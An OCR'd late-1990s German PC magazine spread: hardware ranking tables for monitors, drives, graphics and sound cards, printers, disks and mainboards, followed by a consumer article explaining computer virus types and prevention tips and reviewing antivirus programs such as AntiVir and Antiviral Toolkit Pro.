2	7	11/97	Multigraph 445Xpro	Nokia, 089/14973600	30 – 121 kHz, 50 – 160 Hz, TCO'95	3500	21-Zöller mit guter Bildqualität; für Bildbearbeitung weniger geeignet
3	7	11/97	Flexscan F78	Eizo, 02153/7330	30 – 110 kHz, 50 – 160 Hz, TCO'95	4200	Guter scharfer Allround-Monitor (21 Zoll) mit sehr guter Farbwiedergabe
4	7	11/97	20E03T	Step, 02361/37660	30 – 96 kHz, 48 – 160 Hz, TCO'95	2700	Preiswerter 20-Zoll-Monitor mit guter Bildqualität
5	7	04/98	Ecomo 19H98	Elsa, 0241/9177311	30 – 94 kHz, 48 – 160 Hz, TCO'95	1750	19-Zoll-Monitor mit scharfem und kontrastreichem Bild


CD-ROM-Laufwerke

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	9	08/98	CDR-3000	NEC, 089/962740	17/40fach, ATAPI	199	Das derzeit schnellste ATAPI-Laufwerk
NEU! 2	8	12/98	DR-U16S	Pioneer, 02154/913356	14/36fach, U-SCSI	200	Bestes SCSI-Laufwerk im Test
3	8	05/98	CDR 8430	Hitachi, 0211/52830	14/32fach, ATAPI	198	Hohes Leistungsniveau und gute Fehlerkorrekturr
4	6	10/98	MAXD 36X	Umax, 02154/91870	12/36fach, ATAPI	100	Sehr günstiges Laufwerk, aber teilweise laut
5	6	08/98	ACD-361	Artec, 06105/28900	14/32fach, ATAPI	130	Gute Leistungen aber reichlich Vibrationen

CD-Brenner

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	9	10/98	PX-R412Ci	Plextor, 08122/97150	4X/12X, SCSI, intern	940	Profiklasse mit sehr guter Schreib-/Leseleistung
2	8	02/98	CD-R55S	Teac, 0611/71580	4X/12X, SCSI, intern	700	Schneller und solider Brenner mit sehr gutem Leistungsumfang
3	8	07/98	CDU948S-RP	Sony, 089/82916436	4X/8X, SCSI, intern	800	Schneller Brenner mit gutem Preis-Leistungs-Verhältnis
4	8	10/98	MaxiCD-R	Guillemot, 0122/3380030	4X/8X, SCSI, intern	840	Zuverlässiger und schneller Brenner
5	7	11/98	CD-4801TE	Mitsumi, 0180/5212530	4X/8X, ATAPI intern	640	Gute Performance, mäßige Fehlerkorrektur





Grafikkarten

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	8	08/98	miroHiscore Pro	miroMedia, 01805/223526	3dfx Banshee, 16 MByte, 230 MHz	320	Sehr gute 2D/3D-Karte der neuen Generation, Voodoo-kompatibel
2	8	08/98	Millennium G200	Matrox, 089/6144740	Matrox G200, 8 MByte, 250 MHz	300	Sehr gute 2D/3D-Karte der neuen Generation
3	8	04/98	Victory Erazor	Elsa, 0241/9177311	RIVA 128, 4 MByte, 230 MHz	180	Sehr gute 2D-Karte mit guter 3D-Leistung, Video-In- und -Out
NEU! 4	7	12/98	Terminator Beast	Hercules, 089/89890573	S3 Savage 3D, 8 MByte, 250 MHz	240	Gute Allroundkarte für 2D und 3D
5	7	04/98	All in Wonder Pro	ATI, 089/665150	ATI 3D Rage Pro, 4 MByte, 230 MHz	290	Gute 2D-Karte mit integriertem TV-Tuner, weniger für 3D-Spiele geeignet

3D-Add-On-Karten

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	9	06/98	miroHiscore² 3D	miroMedia, 01805/223526	Voodoo2, 12 MByte, TV-Out	480	State-of-the-Art-3D-Beschleuniger für Spiele mit Video-Out.
2	9	05/98	3D-Blaster Voodoo2	Creative Labs, 089/9928710	Voodoo2, 12 MByte	480	State-of-the-Art-3D-Beschleuniger für Spiele
3	8	08/98	miroHiscore 3D	miroMedia, 01805/223526	Voodoo, 6 MByte, TV-Out	190	Top-3D-Beschleuniger für Spieler mit Video-Out
4	8	01/97	Monster 3D	Diamond, 08151/2660	Voodoo, 4 MByte	180	Sehr gute 3D-Zusatzkarte für Spieler
5	8	09/97	Maxi Gamer 3Dfx	Guillemot, 0211/338000	Voodoo, 4 MByte	130	Sehr guter 3D-Beschleuniger für Spieler

Soundkarten

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	9	03/97	EWS 64 XL	TerraTec, 02157/81790	64stimmiger Wavetable, 6 MByte	730	Die professionelle Ausstattung stellt jeden Soundfreak voll zufrieden.
2	9	03/97	Pinnacle	Turtle Beach (M3C), 030/7890790	48 MByte RAM, 4 MByte Patchset	995	Ein Musikgenuß in CD-Qualität ist garantiert.
NEU! 3	8	12/98	Sound Blaster live!	Creative Labs, 089/9928710	64stimmiger Wavetable, Creative Surround	399	Semiprofessionelle Soundkarte für Musiker und Spieler
4	8	03/97	ASB 64 Wave	Adlib, 05251/750574	48 kHz Sampling-Rate	299	Die Karte eignet sich optimal für Spielefreaks.
5	8	06/98	XLrate	TerraTec, 02157/81790	64 Stimmen, Aureal A3D	200	Sehr gute, Sound-Blaster-kompatible PCI-Soundkarte

Laserdrucker

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	8	08/98	Optra S1855	Lexmark, 06074/4880	18 ppm, 1200 dpi	3300	Ein exzellenter Drucker für den Büroeinsatz
2	7	06/98	Okipage 10i	Oki Systems, 0211/52660	10 ppm, 600 dpi	1300	10-Seiten-Drucker mit sehr gutem Schriftbild
3	7	09/98	FS-800	Kyocera, 0130/187187	8 ppm, 600 dpi	1400	Geringe Druckkosten und gutes Papierhandling
4	6	02/98	LaserJet 4000TN	Hewlett Packard, 0180/5258143	16 ppm, 600 dpi	3600	Netzwerkdrucker mit guter Druckqualität
5	6	08/97	HL-1060	Brother, 06101/8050	10 ppm, 1200 x 600 dpi	1100	Ein preiswerter Drucker mit gelungener Ausstattung

Tintenstrahldrucker

Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
1	8	08/98	Stylus Photo 700	Epson, 0180/5234150	1440 x 720 dpi, 6 Farben	600	Exzellente Druckqualität auf allen Medien
2	8	01/98	BJC-7000	Canon, 02151/349566	1200 x 600 dpi, 7 Farben	800	Sehr guter Drucker mit Fotoqualität
3	8	08/98	Stylus 850	Epson, 0180/5234150	1440 x 720 dpi, 4 Farben	749	Guter, schneller Allround-Drucker mit Fotoqualität
4	7	08/98	7200 Color Jetprinter	Lexmark, 06074/4880	1200 x 1200 dpi, 6 Farben	699	Guter Drucker für Folien und Fotos
5	7	07/98	DeskJet 1120C	HP, 0180/5326222	600 x 600 dpi, 4 Farben	999	Preiswerter A3-Drucker mit guter Qualität



Rang	Punktewertung	Ausgabe	Produkt	Hersteller, Telefon	Ausstattung	Preis in Mark	Kommentar
Flachbettscanner							
1	8	05/97	StudioStar	Agfa, 0221/5717277	30 Bit, 600 x 1200 dpi	1280	Ein gut abgestimmtes Angebot mit überzeugenden Features
2	8	05/97	GT-9500	Epson, 0180/5234150	36 Bit, 600 x 600 dpi	1200	Schnell und bis auf kleine Software-Schwächen Spitzenklasse
3	8	05/97	Scanmaker 3	Microtek, 07753/92080	36 Bit, 600 x 1200 dpi	1799	Gute Qualität in allen Bereichen
4	7	09/98	Scanmaker 330S	Microtek, 07753/92080	30 Bit, 300 x 600 dpi	259	Der beste 30-Bit-Scanner in dieser Preisklasse
5	7	09/98	Astra 1220P	Umax, 02154/91870	36 Bit, 600 x 1200 dpi	299	Empfehlenswert für das Scannen von Fotos
Festplatten							
IDE							
1	9	11/98	DiamondMax 4320	Maxtor, 089/9624190	17,2 GByte, 5400 rpm, Ultra-DMA	899	Derzeit größte E-IDE-Platte mit unerreichter Performance
2	8	09/98	DiamondMax 2500	Maxtor, 089/9624190	9,1 GByte, 7200 rpm, Ultra-DMA	700	Flinke IDE-Festplatte mit SCSI-Leistung
3	8	09/98	Medialist Pro 9140	Seagate, 089/14305000	9,1 GByte, 7200 rpm, Ultra-DMA	540	Preiswerte IDE-Festplatte mit hoher Leistung
4	8	09/98	DiamondMax 3400	Maxtor, 089/9624190	11,2 GByte, 5400 rpm, Ultra-DMA	720	Große und preiswerte Ultra-DMA-Festplatte
NEU! 5	8	12/98	Fireball EX 12,7 AT	Quantum, 069/9507670	12,7 GByte, 5400 rpm, Ultra-DMA	650	E-DIE-Platte mit hoher Performance zum angemessenen Preis
SCSI							
1	10	09/98	Cheetah 9LP ST39102LC	Seagate, 089/14305000	9,1 GByte, 10000 rpm, LVD-SCSI	1500	Referenzklasse
2	10	09/98	MAC3045SP	Fujitsu, 08105/352313	4,5 GByte, 10000 rpm, UW-SCSI	820	Preiswerter Sprinter mit hoher Performance
3	9	09/98	Ultrastar 9ZX/DGVS	IBM, 0180/313233	9 GByte, 10000 rpm, UW-SCSI	1400	Solides Laufwerk mit angemessener Performance
4	9	09/98	MAC3091SP	Fujitsu, 08105/352313	9,1 GByte, 10000 rpm, UW-SCSI	1450	Preiswerter Sprinter mit großer Kapazität
5	9	09/98	Cheetah 9 ST19101W	Seagate, 089/14305000	9,1 GByte, 10000 rpm, UW-SCSI	1400	Klassiker, als Auslaufmodell günstig zu haben
Mainboards							
Pentium und -kompatible							
1	8	10/98	Trinity 100AT	Tyan, 08136/939555	MVP3, 1 AGP, 4 ISA, 4 PCI, 2 SIMM, 3 DIMM	215	Sehr schnelles und gut erweiterbares Super-7-Mainboard. AT-Format
2	7	11/98	P5A	Asus, 02102/445011	ALI Aladdin 5, 1 AGP, 2 ISA, 3 PCI, 3 DIMM	215	Super-7-Mainboard mit sehr guten Tuning-Möglichkeiten
3	7	07/98	P5BV3+	DFI, 04 21/5656811	MVP3, 1 AGP, 3 ISA, 4 PCI, 2 SIMM, 2 DIMM	170	Preiswertes und schnelles Super-7-Mainboard
4	7	07/98	MS-5169	MSI, 06074/400900	ALI Aladdin 5, 1 AGP, 3 ISA, 4 PCI, 3 DIMM	175	Komplettpaket mit umfangreicher Hard- und Software-Ausstattung
5	7	12/97	5TDM2	Chaintech, 040/668580	Intel TX, 4 ISA, 4 PCI, 4 SIMM, 2 DIMM	160	Ein solides Board mit gehobener Ausstattung
Pentium II							
1	8	07/98	P2B	Asus, 02102/445011	Intel BX, 1 AGP, 3 ISA, 4 PCI, 3 DIMM	310	Teures, aber sehr schnelles Mainboard für 100 MHz Bustakt
2	8	07/98	6BTM	Chaintech, 040/668580	Intel BX, 1 AGP, 3 ISA, 4 PCI, 4 DIMM	250	Für 100 MHz Bustakt, hohe Geschwindigkeit, einfache Konfiguration
3	8	05/98	6LTM	Chaintech, 040/668580	Intel LX, 1 AGP, 3 ISA, 4 PCI, 2 DIMM	190	Schnelles und einfach zu konfigurierendes Mainboard, 66-MHz-Bus
4	7	12/97	Thunder 2 ATX	Tyan, 08136/939555	Intel LX, 1 AGP, 4 ISA, 5 PCI, 4 DIMM	500	Profi-Board (66 MHz) mit Dual-UltraWideSCSI und Sound für bis zu 2 Pentium II
5	6	11/98	BH6	Abit (Multichip),02154/92720	Intel BX, 1 AGP, 2 ISA, 5 PCI, 3 DIMM	160	Nicht das schnellste 100-MHz-Board, aber billig und ideal für Tuning



Viren abwehren

AUF DER HEFT-CD

Kleine Biester

Viren sind eine ernste Bedrohung für Ihre Daten und neuerdings sogar für Ihren PC. Lesen Sie, welche Antiviren-Programme wirklich helfen.

WOLFGANG NEFZGER

Stellen Sie sich vor, Sie schalten Ihren PC ein – und er bootet nicht. Ursache dafür könnte dann der Dateivirus CIH sein. Dieser befällt 32-Bit-*exe*-Dateien und nutzt besondere Eigenschaften der Intel-Prozessoren, um unentdeckt zu bleiben. Das Heimtückische ist aber die Vorgehensweise mancher CIH-Varianten: Sie überschreiben Teile des Flash-BIOS.

Und damit eröffnet sich dem CIH-Virus ein weites Feld: Praktisch jedes moderne Mainboard ist mit einem Flash-BIOS ausgestattet. Per Software läßt es sich mit einer neuen BIOS-Version updaten. Jeder Hersteller verwendet allerdings ein eigenes Verfahren, um das Flash-BIOS zu beschreiben. Deshalb infiziert der CIH auch nicht alle Mainboards. Eine genaue Liste ist bisher nicht bekannt, aber etliche Board-Typen von Intel sind dabei. Das Problem daran: Hat der Virus das BIOS beschädigt, startet der Rechner meistens gar nicht mehr – auch nicht von einer Diskette. Da hilft nur noch der Austausch des BIOS oder in manchen Fällen die Restauration per Emergency-Disk.

In Expertenkreisen geht man davon aus, daß der CIH nicht zufällig zum ersten Mal in Taiwan entdeckt wurde. Denn hier sitzen viele Mainboard- und BIOS-Hersteller mit ihren Angestellten. Und nur die hätten das Know-how, einen so komplizierten Virus mit nur rund 1 KByte Größe zu programmieren – Beweise gibt es dafür aber nicht.

VIRUS À LA CARTE – der Online-Generator im WWW bastelt nach Ihren Wünschen in Sekunden einen Virus zusammen.

Viren-Vielfalt

Viren sind Programme, die sich selbst kopieren und auf diese Weise verbreiten. Und sie haben fast alle eine Schadensroutine, die unter bestimmten Bedingungen losschlägt – etwa am Freitag, dem 13. Der Fantasie der Virenprogrammierer sind kaum Grenzen gesetzt.

So gibt es einige Exemplare, die Teile des Festplatteninhalts verschlüsseln. Solange der Virus aktiv ist, entschlüsselt er die Daten bei jedem Zugriff. So bemerkt der Anwender nichts von seinem Treiben. Ent-

fernen Sie den Virus aber, bleiben zerstörte Dokumente zurück.

Ein anderes Exemplar greift sich ein WinWord-Dokument und publiziert es bei der nächsten Online-Sitzung öffentlich in einer Newsgroup im Internet – gerade im Firmennetzwerk mit einer Standleitung ins Internet eine ernste Gefahr.

Jeden Monat entstehen zur Zeit rund 600 neue Viren, insgesamt sind es deutlich über 20 000. Aber nur wenige 100 sind weit verbreitet – mehr dazu in der Textbox „Wild Things", S.152.

Es gibt verschiedene Arten von Viren:

- Dateiviren kopieren sich in den Programmcode von normalen Anwendungen, Windows- oder DOS-Systemprogrammen.
- Bootviren verstecken sich in Systembereichen auf Disketten oder Festplatten (Bootsektor, Master Boot Record= MBR). Sogenannte Multipartite-Viren kombinieren die Techniken von Datei- und Bootviren und verbreiten sich auf beiden Wegen.
- Makroviren schließlich treten zur Zeit fast ausschließlich bei Microsoft Office auf. Denn jedes Word-Dokument, jede Excel-Tabelle und jede Access-Datenbank kann Makros enthalten. Das gilt auch für andere Anwendungsprogramme – nur sind die zu wenig verbreitet.

Einen kleiner Vorgeschmack auf die Zukunft: Immer mehr Software-Firmen lizenzieren diese Makrosprache, Visual Basic für Anwendungen (VBA), für ihre eigenen Programme. Bekannt ist zum Beispiel das Zeichenprogramm Visio. Jetzt hat Corel erklärt, daß die nächsten Versionen von Corel Draw und der WordPerfect Suite ebenfalls VBA enthalten werden.

Und schon jetzt gibt es Makroviren, die zwischen WinWord- und Excel-Dokumenten sowie Access-Datenbanken springen können. Und Windows 98 enthält Windows Scripting Host, eine weitere VBA-Variante.

An Viren zu gelangen, ist durch das Internet recht einfach geworden. Neben umfangreichen Archiven zum Download gibt es sogar Online-Generatoren: Sie tragen in einem Formular Ihre Wünsche ein, der Generator bastelt einen fertigen Virus zum Download.

Malware

Neben klassischen Viren bedroht auch anderer „böser Programmcode" Ihre Daten: Malware. Das sind Programme, die sich als nützliches Tool tarnen, in Wirklichkeit aber ganz andere Dinge vorhaben.

Besonderes Aufsehen hat die Shareware T-Online Power Tools erregt, die im Gewand eines hilfreichen Utilitys auftrat. Nebenbei hat es aber die Paßwortdatei des T-Online-Decoders an die Programmierer übertragen. Damit kann der Datenspion auf Kosten des Opfers T-Online benutzen und beispielsweise teure T-Online-Seiten aufrufen. Glück für die Opfer: Die beiden Urheber, technikbegeisterte Schüler, wollten nur beweisen, wie leicht Betrug möglich ist. Sie machten die Ergebnisse publik.

Das Tool Back Orifice nistet sich im Systemkern von Windows ein. Dann wartet es, bis es aus dem Internet von einem Hacker aktiviert wird. Es erlaubt dem ungebetenen Gast, Dateien zu kopieren, alle Tastatureingaben mitzulesen (Paßwörter!), Programme zu starten und vieles mehr.


Es ist zu erwarten, daß in Zukunft mehr solcher „Tools" in Umlauf gebracht werden. Auch vor solchen Programmen sollte Sie ein gutes Antiviren-Programm schützen.

Wie arbeiten Viren?

Wie kommt ein Virus auf Ihren PC? Zunächst bekommen Sie irgendwoher – von einer Diskette, einer CD oder als Download aus dem Internet – eine Programmdatei oder ein makrofähiges Dokument, das einen Virus enthält.

Wenn Sie das Programm starten oder das Dokument öffnen, wird der Virus aktiv. Er nistet sich als erstes so im System ein, daß er von nun an bei jedem PC-Start automatisch aktiv wird – Makroviren beispielsweise in der Datei *normal.dot*, die WinWord bei jedem Start lädt. Dateiviren befallen eine Programmdatei, die bei jedem Systemstart automatisch von Windows aktiviert wird. Bootviren werden ganz automatisch noch während des PC-Startvorgangs aktiviert.

Entscheidend für die Virenabwehr ist es, dieses Einnisten im System zu verhindern. Solange der Virus nicht gestartet ist, kann er auch keinen Schaden anrichten. Wie schaffen es nun Viren, das erste Mal aktiv zu werden?



BEI OFFICE 97 rüsten Microsoft Word und Excel nach: Sie melden vor dem laden, wenn Dokumente Makros enthalten.

Infektionswege

Bei Makroviren für Microsoft-Programme ist die Geschichte einfach: Die Makros sind Teil des Office-Dokuments. Bestimmte Makros – AutoOpen etc. – führen Excel, Word oder Access, automatisch aus, wenn Sie das Dokument öffnen. Und der Makrovirus klinkt sich – im einfachsten Fall – in dieses AutoOpen-Makro ein.

TIP **In Office 97 hat Microsoft endlich einen einfachen Schutz eingebaut. Öffnen Sie in Excel oder Word ein Dokument, das Ma-**

TIPS BEI VIRENBEFALL

1 Keep cool
Bei einem Virenbefall gilt vor allem eins: keine Panik, sondern in Ruhe die nötigen Maßnahmen ergreifen. Das Formatieren der Festplatte ist die allerletzte Aktion – und bestimmte Viren überstehen sogar das.

2 Backup anlegen
Wie alt ist das letzte Backup? Im Zweifelsfall legen Sie sofort ein aktuelles Backup an – ohne das letzte zu überschreiben! Denn ein virenverseuchtes Backup ist besser als gar keines. Wenn etwas schiefgeht, kann ein Profi vielleicht die Daten aus dem Backup retten.

3 Handbuch nutzen
Nehmen Sie das Handbuch Ihres Antiviren-Programms zur Hand, und lesen Sie genau durch, was dort empfohlen wird.

4 Erst jetzt: PC mit Diskette starten
Starten Sie den PC mit der Notfalldiskette Ihres Antiviren-Programms oder der DOS- oder Windows-Startdiskette. Nur so ist gewährleistet, daß kein Virus aktiv ist. Achten Sie aber darauf, daß der Schreibschutz-Schieber der Diskette aktiviert ist.

kros enthält, erscheint eine Warnmeldung. Achten Sie darauf, daß unter Extras/Optionen/Allgemein die Einstellung Makrovirus-Schutz aktiviert ist. Wenn Sie Makros bereits einsetzen – etwa um bei einem Faxformular die Empfängerdaten abzufragen – ist das allerdings lästig.

Bootviren werden nur bei einem Systemstart aktiv, wenn eine verseuchte Diskette zufällig im Laufwerk steckt. Versucht der PC, von dieser Diskette zu booten, aktiviert er den Virus. Der einfachste Schutz: Schalten Sie im BIOS das Booten von Diskette aus. Im Zweifelsfall läßt es sich leicht wieder einschalten. Weil ein Bootvirus sich so jahrelang auf einer selten gebrauchten Diskette verstecken kann, sind Bootviren ziemlich häufig und schwer auszumerzen.

Multipartite-Viren und Dropper unterlaufen diese simple Abhilfe: Multipartite-Viren sind sowohl Datei- als auch Bootviren. Dropper sind einfache Programme, die beim Start einen Bootvirus in den Systembereich der Festplatte oder Diskette schreiben. Es gibt sogar Makroviren, die als Schadensroutine einen klassischen Bootvirus installieren.

Bei Dateiviren ist die Sache ziemlich klar: Sie bekommen irgendwoher eine infizierte Programmdatei und starten sie. Damit wird zuerst der Virus aktiv und infiziert weitere Dateien oder nistet sich im System ein. Anschließend startet der Virus das Originalprogramm, so daß Sie von seiner Anwesenheit gar nichts bemerken – vorerst zumindest.

Viren abwehren

Absolut sicher sind Sie vor Viren nur, wenn Sie keine fremden CDs und Disketten in Ihren PC stecken und auch keine Dateien aus dem Internet laden – aber wer will das schon? Und auch vermeintlich sichere originalverpackte Programme direkt vom Hersteller sind gelegentlich infiziert. Erst kürzlich hat Corel mit der Mac-Version von Corel Draw einen Virus „ausgeliefert". Und Microsoft verteilte einen der ersten WinWord-Makroviren mit einem Dokument auf einer Messe-CD.

Also bleibt nur ein Virenscanner. Dieser überprüft alle Programme, Dokumente und Systembereiche der Festplatte auf Viren. Die allermeisten Viren lassen sich rückstandslos entfernen, bei manchen hilft jedoch nur noch ein Löschen der betroffenen Programmdatei.

Im Gegensatz dazu arbeiten Virenwächter als Hintergrundprogramme, solange Windows läuft. Sie geben Alarm, sobald Sie ein virenverseuchtes Programm starten, beispielsweise ein Dokument mit einem Makrovirus in WinWord öffnen wollen. Manche Wächter überwachen auch Internet-Downloads. Ein Antiviren-Programm ohne Wächtermodul ist nicht empfehlenswert.

Nur frisch ist sicher

Virenscanner erkennen allerdings nur die Viren sicher, die bereits bekannt sind. Deshalb ist es entscheidend, daß Sie sich regelmäßig Updates der Virensignaturen besorgen.

Eine Signatur ist ein typisches Merkmal eines Virus, anhand dessen der Virenscanner eine befallene Datei erkennt. Spätestens alle zwei Monate ist ein Update fällig. Am praktischten sind Virenscanner, die sich das Update selbst über das Internet besorgen.

Virenscanner gehen aber noch weiter: Die heuristische Suche untersucht Programme auf virentypischen Programmcode. Das ist besonders für polymorphe Viren wichtig. Auch für Makroviren sollte so eine Heuristik vorhanden sein. Mit dieser Technik kann der Scanner auch neue Viren als verdächtig deklarieren. Derartige Dateien schicken Sie per Internet an den Hersteller, der dann innerhalb kurzer Zeit ein Update verfügbar macht.

EIN VIRENWÄCHTER hat eine verseuchte Excel-Tabelle entlarvt und verweigert den Zugriff darauf.

VERBREITETE VIREN (AUGUST 98)

Virus	Typ	Alternative Namen
WM/Concept.A	Makro	Prank Macro
AntiEXE.A	Boot	D3, Newbug, New Bug
Form.A	Boot	Form 18
One_Half.3544	Multi[1]	Dis, Free Love
Junkie.1027.A	Multi[1]	
Empire.Monkey.B	Boot	Monkey 2
AntiCMOS.A	Boot	Lenart
WM/CAP.A	Makro	
WM/Npad.A	Makro	Jakarta
Parity_Boot.B	Boot	Generic 1
WM/Wazzu.A	Makro	Wazzu
Ripper	Boot	Jack Ripper
NYB.A	Boot	B1
Natas.4744	Multi[1]	Satan, Sat_Bug.Natas
Sampo	Boot	Turbo, Wllop
XM/Laroux.A	Makro	
Stoned.Angelina	Boot	
Stoned.No_INT.A	Boot	Stoned
WelcomB	Boot	Bupt
WM/MDMA.A	Makro	StickyKeys
Boot-437.A	Boot	
Die_Hard.4000.A	Datei	DH2, Wix
Kampana.A	Boot	AntiTel, Campana,Telecom
Tai-Pan.438.A	Datei	Whisper
Tequila.2468.A	Multi[1]	
V-Sign	Boot	Cansu, Sigalit
Empire.Monkey.A	Boot	Monkey
Michelangelo.A	Boot	
Stealth_Boot.C	Boot	AMSE, NopB2
WM/Wazzu.C	Makro	Macro

[1]Multi steht für Multipartite-Viren, die sowohl Dateien als auch Bootsektoren/MBRs befallen.

Symantec plant, die Analyse von „Standardviren" Computern zu überlassen, damit möglichst schnell eine Signatur produziert wird. Nur die wirklich harten Fälle gelangen noch zu den menschlichen Virenspezialisten.

TIP **Auch der beste Virenscanner schützt nicht 100prozentig vor einer Virenattacke. Deshalb sollten Sie immer ein Backup Ihrer wichtigen Daten parat haben. Noch besser: Sie bewahren mehrere Backup-Versionen auf.**

AntiVir für Windows 95 1.07

Ohne Schnörkel und mit eindeutigen Symbolen bestückt, gibt die Oberfläche von AntiVir keine Rätsel auf. Neben dem Scanner verrichtet ein Virenwächter seine Arbeit, der über ein Symbol in der Task-Leiste zu konfigurieren ist. Die Updates gibt es über das Internet zum Herunterladen, die Installation erfolgt

TIPS ZUM VORBEUGEN

1 Legen Sie mit der entsprechenden Funktion Ihres Antiviren-Programms eine bootfähige Notfalldiskette an – verlassen Sie sich nicht auf die fertig mitgelieferte Diskette. Die ist oft nicht bootfähig. Stellen Sie sicher, daß Sie Installationsdisketten oder -CDs von Windows und den wichtigen Programmen griffbereit haben. Außerdem brauchen Sie zur Sicherheit eine DOS- oder Windows-Startdiskette mit CD-ROM-Treibern einen Beitrag über Startdisketten lesen Sie im PC Magazin 7/98 auf S. 124).


2 Machen Sie regelmäßig Backups wichtiger Daten und Dokumente – ihre Wiederherstellung kostet viel Zeit und Mühe. Windows und Programme lassen sich relativ leicht wieder installieren.

3 Lassen Sie im Hintergrund immer einen Virenwächter mitlaufen.

4 Durchsuchen Sie regelmäßig – mindestens einmal die Woche – mit dem Virenscanner die ganze Festplatte. Nutzen Sie dazu den Terminplaner des Scanners.

5 Besorgen Sie sich regelmäßig Updates für Ihren Virenscanner – nur so findet er auch neue Viren.

6 Achten Sie auf merkwürdige Reaktionen Ihres PC – sie könnten ein Anzeichen für eine Infektion sein.



SCHNÖRKELLOSE OBERFLÄCHE und sehr gute Suchleistungen zeichnen Antivir aus.

über einen Menüpunkt im Programm. Im Netzwerk kann AntiVir in regelmäßigen Abständen automatisch aus einem zentralen Verzeichnis die neuesten Virensignaturen abholen. Interessant ist die Option, bestimmte WinWord- und Excel-Makros von der Suche auszunehmen – daß kein Virus die Makros verändert hat, garantiert eine Prüfsumme.

Enttäuschend ist das Virenlexikon: Es ist nur eine Liste aller dem Programm bekannten Viren ohne jede Erklärung. Dafür entschädigt das umfangreiche und gut geschriebene Handbuch – auch wenn manche Teile gute Systemkenntnisse verlangen.


An der Suchleistung gibt es wenig auszusetzen. Access-Viren findet AntiVir jedoch zur Zeit noch nicht. Und auch mit zwei unserer neuesten Viren hatte das Programm Schwierigkeiten. Ansonsten war die Leistung tadellos.

Auch Linux-Besitzer dürfen sich freuen: Für private Zwecke gibt es AntiVir kostenlos. Schreiben Sie eine E-Mail mit Namen, Adresse und dem Hinweis, AntiVir für Linux ausschließlich auf Ihrem privaten Rechner einsetzen zu wollen, an

`linux_registration@antivir.de`

Antiviral Toolkit Pro 3.0

Ebenso schnörkellos wie der braune Briefumschlag als Verpackung gibt ▶



DIE BESTE SUCHLEISTUNG im Test bietet das Antiviral Toolkit Pro 3.0.

sich die Oberfläche des Antiviral Toolkit Pro 3.0: Alle Einstellungen sind aus dem Hauptfenster über Registerkarten erreichbar. Ein Zeitplaner fehlt allerdings.

Das automatische Update per Internet war zum Testzeitpunkt noch in der Betaphase, soll aber bei Erscheinen dieses Heftes freigeschaltet sein. Schade ist auch, daß der Anwender den Start des Viruswächters von Hand in die *Autostart*-Gruppe eintragen muß.

Zu einem ernsten Problem kann das Fehlen einer DOS-Startdiskette werden, die sich auch nicht per Programm anlegen läßt. Da hilft nur die Kombiversion DOS/Windows 95 für 115 Mark.

